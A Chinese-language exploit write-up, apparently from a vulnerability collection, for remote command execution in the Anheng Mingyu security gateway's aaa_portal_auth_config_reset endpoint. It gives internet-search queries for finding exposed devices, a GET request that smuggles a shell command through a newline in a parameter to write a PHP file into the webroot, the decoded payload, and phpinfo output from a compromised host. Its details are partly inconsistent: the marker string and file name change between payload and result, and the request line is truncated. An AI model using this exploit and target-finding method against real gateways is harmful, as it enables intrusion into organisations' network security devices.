
A4-1安恒-明御安全网关-RCE

漏洞描述：

明御安全网关秉持安全可视、简单 有效的只理念，以资产为视角，构建全流程防御的下一代安全防护体系，并融合传统防火墙、入侵检测、入侵防御系统、防病毒网关、上网行为管控、VPN网关、威胁情报等安全模块于一体的智慧化安全网关。明御安全网关aaa_portal_auth_config_reset接口处存在RCE漏洞，攻击者通过漏洞可以获取服务器权限。

网站图片：

网站图片 

网络测绘：

fofa语法：

title="明御安全网关"

360quake语法：


title="明御安全网关"

漏洞复现：

payload：

```
GET /webui/?g=aaa_portal_auth_config_reset&type=%0aecho%20%27%3C%3Fphp%20echo%20%22assdwdmpidmsbzoabahpjhnokiduw%22%3B%20phpinfo%28%29%3B%20%3F%3E%27%20%3E%3E%20%2Fusr%2
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
```


效果图:



原始的payload

```
echo '<?php echo "assdwdmpidmsbzoabahpjhnokiduw"; phpinfo(); ?>' >> /usr/local/webui/pbrvyiji.php
```

访问这个/ccba.php目录信息 效果图



uwsptpoaojiynwgmhrzxkalkzt

PHP Version 5.3.23

System	Linux DAS-Gateway 3.10.56-rt50-Cavium-Octeon+ #1720 SMP Thu Dec 7 16:11:30 CST 2017 mips64
Build Date	Sep 6 2016 18:17:23
Configure Command	'./configure'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS
PHP Extension Build	API20090626,NTS
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	convert.iconv.*, mcrypt.*, mdecrypt.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.3.0, Copyright (c) 1998-2013 Zend Technologies

Configuration

cgi-fcgi

Directive	Local Value	Master Value
cgi.check_shebang_line	1	1